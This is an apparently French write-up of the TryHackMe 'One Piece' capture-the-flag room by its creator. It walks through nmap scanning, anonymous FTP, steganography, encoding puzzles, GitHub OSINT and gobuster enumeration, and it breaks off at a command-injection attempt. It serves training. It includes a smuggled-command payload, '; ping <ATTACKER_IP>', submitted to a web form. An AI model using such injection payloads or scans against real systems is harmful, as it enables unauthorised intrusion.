

CTF ONE PIECE

Introduction

La salle One Piece est une box moyenne qui nécessite diverses compétences/connaissances concernant :

- *Énumération*
- *Stéganographie*
- *Cryptographie*
- *Intelligence Open-Source*
- *CSS de base*
- *Exécution de code à distance*
- *Empoisonnement des cookies*
- *JavaScript de base*
- *Téléchargement de fichiers -*

Brute Force

- *Python de base*
- *Attributs du fichier*

Cette salle était destinée à être une salle facile et stimulante parmi les salles TryHackMe. Comme vous le verrez, les

CTF ONE PIECE

exploits envisagés ne nécessitent pas de compétences élevées.

Cependant, il existe plusieurs terriers de lapin et ce qui doit être fait peut être flou. C'est pourquoi la salle s'est retrouvée avec une difficulté moyenne.

Attention, c'est moi qui ai créé la salle donc ce n'est pas un pentesting classique puisque je sais déjà depuis le début comment pirater la machine.

Cependant, je vais vous montrer la manière prévue de le faire.

Je vais également vous montrer les différents terriers de lapin que vous pouvez trouver dans la pièce.

Attention, si vous lisez/regardez actuellement One Piece et si vous n'avez pas terminé l'arc Zou, vous serez gâté pendant cette salle.

Analyse

CTF ONE PIECE

Comme toujours, la première chose à faire est de scanner la cible. Après une analyse rapide, vous obtenez :

```
root@kali:~/THM/onePiece# nmap -sV -sC -T4 10.10.201.168
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-05 11:45 BST
Nmap scan report for 10.10.201.168
Host is up (0.081s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 0          0          187 Jul 26 07:27 welcome.txt
|ftp-syst:
|STAT:
|FTP server status:
|  Connected to ::ffff:10.9.35.171
|  Logged in as ftp
|  TYPE: ASCII
|  No session bandwidth limit
|  Session timeout in seconds is 300
|  Control connection is plain text
|  Data connections will be plain text
|  At session startup, client count was 2
|  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 01:18:18:f9:b7:8a:c3:6c:7f:92:2d:93:90:55:a1:29 (RSA)
| 256 cc:02:18:a9:b5:2b:49:e4:5b:77:f9:6e:c2:db:c9:0d (ECDSA)
| 256 b8:52:72:e6:2a:d5:7e:56:3d:16:7b:bc:51:8c:7b:2a (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: New World
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.67 seconds
```

nmap -sV -sC -T4 </P>

On peut voir 3 ports ouverts différents :

- 21 *FTP*
- 22 *SSH*
- 80 *HTTP*

CTF ONE PIECE

Nous pouvons également remarquer que le port FTP vous permet de vous connecter de manière anonyme, ce devrait donc être le choix.

Port 21 : FTP

En vous connectant sur le serveur FTP, vous pouvez énumérer ce qu'il contient, vous obtenez :

```
root@kali:~/THM/onePiece# ftp 10.10.201.168
Connected to 10.10.201.168.
220 (vsFTPd 3.0.3)
Name (10.10.201.168:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0          0          4096 Jul 26 07:41 .
drwxr-xr-x  3 0          0          4096 Jul 26 07:41 ..
drwxr-xr-x  2 0          0          4096 Jul 26 07:42 .the_whale_tree
-rw-r--r--  1 0          0          187 Jul 26 07:27 welcome.txt
226 Directory send OK.
```

Vous pouvez voir 2 informations intéressantes :

- *Un fichier nommé « bienvenue.txt »*
- *Un répertoire caché nommé « .the_whale_tree »*

Vous pouvez ensuite extraire le fichier :

CTF ONE PIECE

get <FILE_NAME>

Et allez dans le répertoire caché.

En énumérant le répertoire caché, vous obtenez :

```
ftp> cd .the_whale_tree
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Jul 26 07:42 .
drwxr-xr-x  3 0          0          4096 Jul 26 07:41 ..
-rw-r--r--  1 0          0         8652 Jul 26 07:42 .road_poneglyph.jpeg
-rw-r--r--  1 0          0         1147 Jul 26 07:42 .secret_room.txt
226 Directory send OK.
```

Vous pouvez voir 2 autres fichiers intéressants, notez que les deux sont cachés :

- « .road_poneglyph.jpeg »
- « .secret_room.txt »

Vous pouvez ensuite extraire ces 2 fichiers.

Maintenant que vous avez 3 fichiers différents du serveur FTP, vous devez vérifier chacun d'eux :

Fichier : bienvenue.txt

Le fichier « bienvenue.txt » contient :

CTF ONE PIECE

```
root@kali:~/THM/onePiece/ftp# cat welcome.txt
Welcome to Zou. It is an island located on the back of a massive, millennium-old
elephant named Zunesha that roams the New World.
Except this, there is not much to say about this island.
```

bienvenue.txt

Pour être honnête, ce n'est qu'une référence à « l'île » One Piece Zou. Cela sert juste d'introduction car cette île a un rôle important dans l'histoire de One Piece.

Fichier : .secret_room.txt

Le fichier « .secret_room.txt » porte un nom prometteur et contient :

```
root@kali:~/THM/onePiece/ftp# cat .secret_room.txt
Inuarashi: You reached the center of [REDACTED], the majestic tree of Zou.
Nekomamushi: We have hidden this place for centuries.
Inuarashi: Indeed, it holds a secret.
Nekomamushi: Do you see this red stele ? This is a Road Poneglyph.
Luffy: A Road Poneglyph ???
Inuarashi: There are four Road Poneglyphs around the world. Each of them gives one of the key to reach Laugh Tale and to find the One Piece.
Luffy: The One Piece ?? That's my dream ! I will find it and I will become the Pirate King !!!
Nekomamushi: A lot have tried but only one succeeded over the centuries, Gol D Roger, the former Pirate King.
Inuarashi: It is commonly known that both Emperors, Big Mom and Kaido, own a Road Poneglyph but no one knows where is the last one.
Nekomamushi: The other issue is the power of Big Mom and Kaido, they are Emperor due to their strength, you won't be able to take them down easily.
Luffy: I will show them, there can be only one Pirate King and it will be me !!
Inuarashi: There is another issue regarding the Road Poneglyph.
Nekomamushi: They are written in an ancient language and a very few people around the world can actually read them.
```

.secret_room.txt

CTF ONE PIECE

Info : Inuarashi et Nekomamushi sont les véritables dirigeants de l'île Zou dans le Manga.

Ce fichier semble être un dialogue entre 3 personnes :

- *Luffy*
- *Inuarashi*
- *Nekomamushi*

Rappelons 2 choses :

Comme décrit dans la description de la Tâche 1, le but de cette salle est de retrouver le One Piece et ainsi de devenir le Roi Pirate.

Comme décrit dans la description de la tâche 2, afin d'atteindre Laugh Tale, l'île où se trouve le One Piece, vous devez récupérer les 4 Road Ponéglyphes.

Ce fichier donne donc des informations précieuses :

CTF ONE PIECE

1. Il y a 1 Road Poneglyph là-bas (l'autre fichier est nommé « .road_poneglyph.jpeg »).
2. Big Mom possède un Road Ponéglyph.
3. Kaido possède un Road Poneglyph.
4. Personne ne sait où se trouve le dernier Road Ponéglyph.
5. Chaque Road Poneglyph donne une des clés pour atteindre Laugh Tale (cible).
6. Les ponéglyphes routiers sont écrits dans une langue ancienne (c'est-à-dire codés et/ou cryptés)
7. Ce fichier donne la réponse à la Tâche 2 Question 1.

Info : Dans le Manga, il y a aussi un Road Poneglyph sur Zou. Big Mom et Kaido possèdent tous deux un Road Poneglyph. Et l'emplacement du dernier Road Poneglyph n'a pas encore été révélé.

Fichier : .road_poneglyph.jpeg

En regardant la photo voici ce que vous verrez :

CTF ONE PIECE



.road_poneglyph.jpeg

Info : C'est le premier Road Ponéglyphe que l'on voit dans le Manga (île de Zou).

À ce stade, la stéganographie doit sembler évidente, car vous savez qu'il existe différentes manières et endroits de masquer des données dans une image.

Dans ce cas, vous devez utiliser steghide sans mot de passe pour révéler son message caché :

steghide extract -sf <FILE_NAME>

Vous obtenez un fichier nommé « road_poneglyph1.txt » qui, comme promis, est codé ou crypté ou les deux.

CTF ONE PIECE

road_poneglyph1.txt

Info : Dans le manga, les Ponéglyphes sont écrits dans une langue ancienne. On sait qu'une seule personne est capable de les lire.

Vous pouvez essayer de le décoder car il semble être codé en base32, suivi du code morse, suivi de etc.

Mais je dois être honnête, c'est un terrier de lapin.

Comme dans le monde One Piece, 1 Road Poneglyph seul ne sert à rien. Vous devez en obtenir les 4 pour pouvoir tous les décoder.

CTF ONE PIECE

C'est ce qu'indique la phrase « Chacun d'eux donne une des clés pour accéder à Laugh Tale » du fichier « .secret_room.txt ».

Conclusion — Port 21 : FTP

Nous avons obtenu 2 informations précieuses de ce serveur

FTP :

- 1 Road Poneglyph*
- La localisation de 2 autres Road Poneglyphs*

Il est maintenant temps de regarder le serveur Web car nous ne connaissons pas encore le nom d'utilisateur ssh et nous ne connaissons pas non plus le mot de passe, donc le forcer brutalement est définitivement une mauvaise idée.

Port 80 : HTTP

Page : /index.html

En allant sur la page web, vous arrivez sur cette page :

CTF ONE PIECE



Straw Hat Luffy and his crew are sailing in the New World. They have only one thing in mind, reach the One Piece and hence become the Pirate King, that is to say the freest man in the world.

Unfortunately, your navigator Nami lost the Log Pose and as you know, it is not possible to properly steer without it.

You need to find the Log Pose to be able to reach the next island.

http://<IP>

En lisant le texte, vous saurez ce que vous devez faire ensuite :

- "Vous devez trouver la Log Pose pour pouvoir atteindre l'île suivante."

Vous avez probablement été tenté d'énumérer avec gobuster ou un autre outil similaire pour trouver d'autres pages Web.

Mais si vous énumérez ainsi, vous ne trouverez que 2 répertoires, « /images » et « /css » et vous risquez d'y être bloqué.

CTF ONE PIECE

Vous pourriez décider de creuser plus profondément et de rechercher un nom de domaine ou des sous-domaines mais vous ne trouveriez rien.

Si vous jetez un œil au code source, vous trouverez un commentaire intéressant :

```
16      <br/>
17      Unfortunately, your navigator Nami
18      You need to find the Log Pose to b
19      <!--J5VEKNCJKZEXEUSDJZEE2MC2M5KFGW.
20      </p>
21 </body>
```

vue-source : <http://<IP>/>

Le commentaire semble être codé en base32. Si vous le décodez, vous obtenez :

```
root@kali:~/THM/onePiece# echo 'J5VEKNCJKZEXEUSDJZEE2MC2M5KFGWJTJMYFMV2PNE2UMWLJGFB
EUVKWNFGFKRJQKJLUS5SJBBE0S2F0N3U4U3TFNLV02ZRJVJXARCUGFHE0S2YKVWUWVK0N5HE0QLVKEZGI3
S2GJFE0SKTPBFRAMCGKVJEI0DQKJUWQ3KMIMYUCY3LNBUWMCF05IGYQTWKJ4VMRK2KRJEKWTMGRUVCMCKO
NQTGTJ5' | base32 -d
0jE4IVIrRCNHM0ZgTSY3K0VW0i5FYi1BJUViLUE0RWIvYHBGKEswNSs+WWk1MSpDT1NGKXUmKUNoNGAuQ2d
nZ2JG1SxbP0FURD8pRihmLC1AckhMK0EwPlBvRyVEZTREZl4iQ0Jsa3M=
```

La chaîne de résultat semble être codée en base64 cette fois.

Si vous le décodez, vous obtenez :

CTF ONE PIECE

Finalement, cela ressemble à un codage en base85 et si vous le décodez, vous obtenez :

Nami ensures there are precisely 3472 possible places where she could have lost it.

Très bien, vous obtenez une phrase qui est définitivement un indice.

Vous avez également un indice dans la question elle-même :

- « Seulement la mer, ce n'est pas terrible »

Pour cette dernière, la plupart d'entre vous ont remarqué les lettres majuscules et ont remarqué que cet indice suggérait OSINT.

Rappelons donc ce que nous savons :

- Texte de la page Web : « Vous devez trouver la Log Pose ».*
- Il y a précisément 3472 endroits possibles où cela pourrait se trouver.*

CTF ONE PIECE

- *Indice de question : « OSINT ».*
- *L'enumeration semble inutile.*

Intelligence open source

Très bien, maintenant que nous savons que nous devons faire un peu d'OSINT. La première chose à comprendre est : « Que cherchons-nous ? »

En fait, j'ai réalisé que j'avais créé ici un terrier de lapin indésirable qui a suivi beaucoup de choses. Ils ont trouvé certaines des réponses de la salle en ligne.

En effet il est possible de trouver/déduire presque toutes les réponses avec OSINT.

Seules 2 réponses ne peuvent être trouvées sans pirater correctement la machine.

Et lorsque le mot « Apache » apparaît dans les questions suivantes, les gens ont deviné qu'il y avait quelque chose à voir avec le site Web.

CTF ONE PIECE

En effet, il existe un moyen de naviguer vers une autre île et d'explorer la mer Apache, en fait il existe même 2 moyens.

Alors, quelle est la première méthode ?

Premièrement, nous savons que nous devons faire un peu d'OSINT pour trouver quelque chose. Selon le texte de la page Web, nous devons trouver quelque chose appelé « Log Pose ». Et il y a ce numéro bizarre « 3472 ».

Et maintenant, si vous réfléchissez à ce que vous avez fait jusqu'à présent :

Pour la plupart, cela pourrait se résumer ainsi :

- Vérifier la page Web
- Vérifier le code source
- Énumération (pages/sous-domaines/domaines)
- Jetez un œil aux fichiers dans /images et /css

CTF ONE PIECE

Nous traiterons des fichiers de /images et /css un peu plus tard car c'est la deuxième façon de procéder, excluons-les pour l'instant.

Il n'y a qu'une seule des options ci-dessus qui pourrait donner un résultat différent :

- "Énumération"

Pour obtenir un résultat différent, il n'y a pas tellement de possibilités, vous aurez besoin d'un des éléments suivants :

- Différentes extensions
- Différentes listes de mots

Gardons maintenant ces 2 possibilités à l'esprit et réfléchissons à ce mystérieux nombre « 3472 » associé au mot « lieux ». Que pourrait-il représenter ?

- 3472 extensions ? Hautement improbable.
- 3472 ? Liste de mots ? Ici, il y a peut-être quelque chose.

Serait-ce le nombre d'entrées ?

Alors pourquoi ne pas essayer de trouver une liste en ligne de

CTF ONE PIECE

3 472 entrées qui est en quelque sorte une « Pose de journal » (rappelez-vous, c'est le nom utilisé dans le texte de la page Web).

Vous pouvez rechercher sur Google quelque chose comme « Log Pose list 3472 » ou des éléments similaires, mais cela ne vous donnera rien d'intéressant car l'indexation Google de la page Web le contenant n'est pas si géniale.

Peut-être qu'un jour, cela apparaîtra comme premier résultat, mais laissez-moi en douter, nos mots-clés sont "liste", "3472", "One Piece" et "Log Pose" après tout.

Espérons qu'il existe un site Web célèbre qui pourra vous aider chaque fois que vous recherchez des éléments liés à l'informatique, tels que des codes ou des listes.

Je suis sûr que vous le savez déjà : GitHub

CTF ONE PIECE

*Allons sur GitHub et limitons nos recherches à ce site Web,
recherchons « Log Pose » car il est censé être le nom
lui-même :*

The screenshot shows the GitHub search interface with the query 'Log Pose' entered in the search bar. The results page displays 31 repository results. The first result is 'Qihoo360/poseidon', described as a search engine that can hold 100 trillion lines of log data. It includes developer information like stars (1.6k), language (Go), license (BSD-3-Clause license), and the last update (May 22, 2017). Below it is another result, 'ColetteContreras/v2rav/poseidon'. On the left sidebar, there are filters for Repositories (31), Code, Commits (12K), Issues (20K), Discussions (Beta), and Packages.

<https://github.com/search?o=desc&q=Log+Pose&s=&type=Repositories>

Nous obtenons 31 résultats (le nombre de résultats peut changer selon le moment où vous lisez ceci), pas si mal.

Vous pouvez les consulter individuellement ou les trier par « Date de sortie » pour vérifier les dernières.

Dans les deux cas, vous devriez en trouver un qui attire votre attention :

The screenshot shows a GitHub repository page for '1FreyR/LogPose'. The repository name is displayed at the top. Below it, the description reads 'This should lead you to the next island.' and the last update is listed as 'Updated on Jul 22'. The repository has a blue star icon indicating it's a favorite.

CTF ONE PIECE

La description est "Cela devrait vous conduire à la prochaine île". Parfait ! C'est ce que nous voulons faire.

Info : Vous avez également pu remarquer les noms d'utilisateur presque similaires entre GitHub et TryHackMe.

Si vous ouvrez ce référentiel, vous verrez ceci :

1FreyR Create README.md 92967fa on Jul 22 2 commits

LogPose.txt Create LogPose.txt 2 months ago

README.md Create README.md 2 months ago

README.md

LogPose

This should lead you to the next island. THM CTF

<https://github.com/1FreyR/LogPose>

Il contient un fichier txt, alors jetons-y un œil :

CTF ONE PIECE

master ▾

[LogPose / LogPose.txt](#)



1FreyR Create LogPose.txt

1 contributor

3472 lines (3472 sloc) | 35.6 KB

```
1 031980
2 031980
3 03198027
```

<https://github.com/1FreyR/LogPose/blob/master/LogPose.txt>

À ce stade, vous savez que vous avez trouvé ce que vous cherchiez, une liste de 3472 entrées qui est en quelque sorte une « Pose de journal ».

Obtenez cette liste et enregistrez-la dans un fichier.

Il est maintenant temps de l'utiliser !

Énumération

Dans cette situation, avec une liste comme celle-ci, vous devriez être tenté de l'utiliser pour l'énumération, alors faisons-le.

CTF ONE PIECE

Vous obtiendrez ce résultat :

```
root@kali:~/THM/onePiece# gobuster dir -u 10.10.201.168 -w logpose.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.201.168
[+] Threads:      10
[+] Wordlist:    logpose.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:     10s
=====
2020/09/05 15:05:36 Starting gobuster
=====
=====
2020/09/05 15:05:55 Finished
=====
```

Rien n'a été trouvé. Il y a 2 possibilités, il s'agit d'une liste de domaines (soit des sous-domaines, soit des noms de domaine) ou vous avez besoin d'extensions car il n'y en a pas dans cette liste de mots.

Vous pouvez donc essayer d'abord d'utiliser cette liste pour les sous-domaines et/ou les noms de domaine, c'est une petite liste donc l'énumération sera rapide. Cependant, cela ne fonctionnera pas.

Il ne reste donc plus qu'à ajouter des extensions :

CTF ONE PIECE

```
root@kali:~/THM/onePiece# gobuster dir -u 10.10.139.170 -w logpose.txt -x txt,html,php
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.139.170
[+] Threads:      10
[+] Wordlist:     logpose.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:   html,php,txt
[+] Timeout:      10s
=====
2020/09/06 09:34:24 Starting gobuster
=====
/index.html (Status: 200)
=====
2020/09/06 09:35:54 Finished
=====
```

Oui, vous obtenez 1 résultat.

Conclusion — Page : /index.html

Après un peu de décodage et un peu d'OSINT, vous avez réussi à zésser l'url de la prochaine île.

Il est temps d'y aller et de voir ce qu'il cache.

Page : /dressrosa.html


Info : /dressrosa.html n'est pas le vrai nom de la page mais disons qu'il s'en rapproche assez.

En allant sur la page web récemment découverte, vous arrivez sur cette page :

CTF ONE PIECE



You reach Dressrosa Island, an island ruled by one of the seven Warlords,
~~Conquistador Doflamingo~~.
He took over the island, you are horrified and decide to take him down.



<http://<IP>/dressrosa.html>

Info : Doflamingo étant l'un des antagonistes les plus charismatiques de tout le manga, il fallait l'inclure dans ce coffret.

La première chose intéressante est que vous obtenez la réponse à la question 2 de la tâche 2 dans le texte lui-même.

CTF ONE PIECE

Ensuite, vous pouvez remarquer que chaque fois que le pointeur de votre souris passe au-dessus de « l'image » noire, le noir disparaîtra et vous laissera voir une partie de l'image qui se trouve derrière.

Si vous téléchargez l'image derrière, vous remarquerez qu'elle s'appelle « rabbit_hole.png ».

Si vous le regardez, voici ce que vous obtiendrez :

6b 65 79 3a 69 6d 20 6f 6e 20 6f 74 69 20 6f 74 69

m5.J`/{#F%&!5GI}+n<a

Lhttavbsw ql gbbzy gfivwwvz

http://<IP>/images/rabbit_hole.png

Très bien, nous avons donc 3 chaînes codées et/ou cryptées.

Découvrons ce que chacun d'eux signifie :

CTF ONE PIECE

Décoder/Décrypter

- Première chaîne :

cela semble définitivement être encodé en

hexadécimal, alors décodons-le, nous obtenons :

key:im on oti oti

- Deuxième chaîne :

celle-ci semble être encodée en base91 et si nous la

décodons, nous obtenons :

ito ito no mi:yek

- Troisième chaîne :

Celle-ci peut être difficile à identifier à première vue

mais si l'on regarde les 2 chaînes décodées

précédentes, on voit qu'elles sont identiques,

seulement inversées. Vous pouvez également

remarquer le mot « clé », ce qui suggère que vous

avez besoin d'une clé pour déchiffrer la troisième

chaîne.

La troisième chaîne pourrait-elle être cryptée

viagenere ? Quelle pourrait être la clé dans ce cas ? «

CTF ONE PIECE

je suis sur oti oti » ou peut-être « ito ito no mi » ?

Eh bien, si vous savez comment fonctionne un cryptage viginere, sachez qu'aucun d'entre eux ne peut être la clé réelle car chacun d'eux contient des espaces qui ne sont pas autorisés pour une clé viginere.

Et si on essayait de déchiffrer la troisième chaîne avec les deux clés sans espaces ?

Avec la touche « imonotioti » on obtient : « Dvfgfhnnzo iz songq smankiil »

Avec la touche « itoitonomi » on obtient : « Doflamingo est toujours debout »

Info : Le « ito ito no mi » est le véritable fruit du démon mangé par Doflamingo dans le Manga.

Bonne nouvelle, nous avons cassé la troisième corde. Mauvaise nouvelle, comme le nom de l'image le suggérait, il s'agissait d'un terrier de lapin.

CTF ONE PIECE

A ce stade, vous pourriez être tenté de penser à la stéganographie sur cette image car cela semble être la seule chose que vous puissiez faire mais attention spoiler, vous ne trouverez rien, ce ne serait qu'un autre terrier de lapin.

Code source

L'analyse du code source est quelque chose qui doit être fait dans presque toutes les situations de test d'intrusion. Cela peut vraiment vous donner des informations précieuses. Et je suis assez convaincu que c'est quelque chose que vous faites aussi assez souvent chaque fois que vous effectuez un test d'intrusion.

Cependant, si vous regardez le code source de notre page web ici, vous ne trouverez rien de vraiment intéressant (à l'exception de l'URL Rabbit_hole.png qui s'est avérée très utile).

CTF ONE PIECE

Vous devez creuser plus profondément. Et là, vous avez de la chance, il n'y a pas de javascript impliqué ou quoi que ce soit, il n'y a qu'une feuille de style CSS. En le regardant, vous tomberez peut-être sur quelque chose d'intéressant :

```
#container {  
    height: 75vh;  
    width: 90vw;  
    margin: 1vh;  
    background-image: url("████████████████");  
    background-repeat: no-repeat;  
    background-position: center;  
    background-size: cover;  
    display: flex;  
    flex-direction: row;  
    justify-content: center;  
    align-items: flex-start;  
    align-content: flex-start;  
    flex-wrap: wrap;  
    position: relative;  
}
```

Une autre image est utilisée comme arrière-plan sur cette page Web. Mais cette image est générée via la feuille de style CSS, c'est pourquoi elle n'est pas affichée sur le code source html.

Info : Cette image se trouve en fait derrière l'image « rabbit_hole.png » qui elle-même se trouve derrière les cases noires.

CTF ONE PIECE

Rappelez-vous, lorsque nous étions sur la page Web «/index.html». Une énumération avec une liste de mots standard donne /images et /css. Comme vous l'avez peut-être deviné, cette feuille de style CSS se trouve dans le répertoire /css. En effet c'est la deuxième façon dont nous parlions plus haut, celle qui aurait pu être utilisée pour éviter l'OSINT de la partie précédente. C'est même un raccourci qui vous aurait mené directement à la partie suivante.

Stéganographie

Téléchargeons cette image et examinons-la :



CTF ONE PIECE

http://<IP>/<kingkonggun>

Info : Dans le Manga, c'est le dernier coup de poing que Luffy lance à Doflamingo.

*Il semble que nous devions refaire un peu de stéganographie.
Alerte spoiler : ce ne sera pas la dernière fois que vous devrez faire de la stéganographie dans cette boîte.*

Avec une simple commande exiftool, on peut accéder aux métadonnées et on obtient :


CTF ONE PIECE

```
root@kali:~/THM/onePiece# exiftool ./img_1.jpg
ExifTool Version Number      : 12.04
File Name                   : ./img_1.jpg
Directory                   : .
File Size                   : 42 kB
File Modification Date/Time : 2020:09:05 16:03:55+01:00
File Access Date/Time       : 2020:09:05 16:04:15+01:00
File Inode Change Date/Time: 2020:09:05 16:03:55+01:00
File Permissions            : rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : inches
X Resolution                : 72
Y Resolution                : 72
Comment                     : Doflamingo is /img_2.jpg
Image Width                 : 736
Image Height                : 414
Encoding Process             : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
YCbCr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                  : 736x414
Megapixels                  : 0.305
```

Intéressant, un commentaire qui nous donne l'emplacement d'une autre image.

En téléchargeant et en regardant cette autre image, on obtient :

CTF ONE PIECE



[http://<IP>/<défaite>](http://<IP>/<d%C3%A9faite>)

Info : Il s'agit de l'image réelle du scan où Doflamingo est touché par l'attaque de la dernière image. Il a été vaincu.

Eh bien, je n'ai pas menti avec l'image précédente, ce n'était pas la dernière fois qu'il fallait faire de la stéganographie dans cette boîte.

Cette fois, vous devez utiliser la commande strings et la dernière ligne du résultat vous donnera :

CTF ONE PIECE

```
'8,6
<$cq,9r
Ts;}
Congratulations, this is the Log Pose that should lead you to the next island: /
```

Alerte spoiler : encore une fois, ce ne sera pas la dernière fois que vous devrez faire de la stéganographie dans cette boîte, mais cela viendra plus tard.

Ce qui est intéressant ici, c'est que vous obtenez l'emplacement de la prochaine île, vous pouvez y aller.

Conclusion — Page : /dressrosa.html

Après un peu d'analyse de code et un peu de stéganographie, nous avons obtenu l'emplacement de la prochaine île.

Page : /cake.php

Info : Comme précédemment, /cake.php n'est pas le véritable nom de la page.

En accédant à cette page Web, vous obtenez :

CTF ONE PIECE



You are on ~~White Cake~~ Island. This is the territory of Big Mom, one of the 4 Emperors, this is to say one of the 4 pirates the closest to the One Piece but also the strongest.

Big Mom chases you and want to destroy you. It is unthinkable to fight her directly.

You need to find a way to appease her.

What do you do ?

<http://<IP>/cake.php>

Tout d'abord, le texte lui-même contient la réponse à la question 3 de la tâche 2.

Ensuite, vous voyez que vous êtes sur le territoire de Big Mom. Grande Maman ? N'est-ce pas celui qui possède un Road Poneglyph selon le fichier « .secret.txt » que nous avons récupéré du serveur FTP ?

Il y a donc un Road Poneglyph à proximité, nous devons le trouver.

CTF ONE PIECE

Injection

La première chose qui peut vous venir à l'esprit en voyant une page comme celle-ci avec un formulaire de saisie est : « Une sorte d'injection pourrait fonctionner ».

Alors essayons un peu :

What do you do ?

I did not expect that.

Très bien, j'ai juste essayé d'effectuer un RCE de base en soumettant la commande :

; ping <ATTACKER_IP>

Et d'après mon tcpdump, ça n'a pas fonctionné :

```
root@kali:~/THM/onePiece# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

CTF ONE PIECE

Cependant, un texte s'est affiché après avoir soumis ma commande :

"Je ne m'attendais pas à cela."

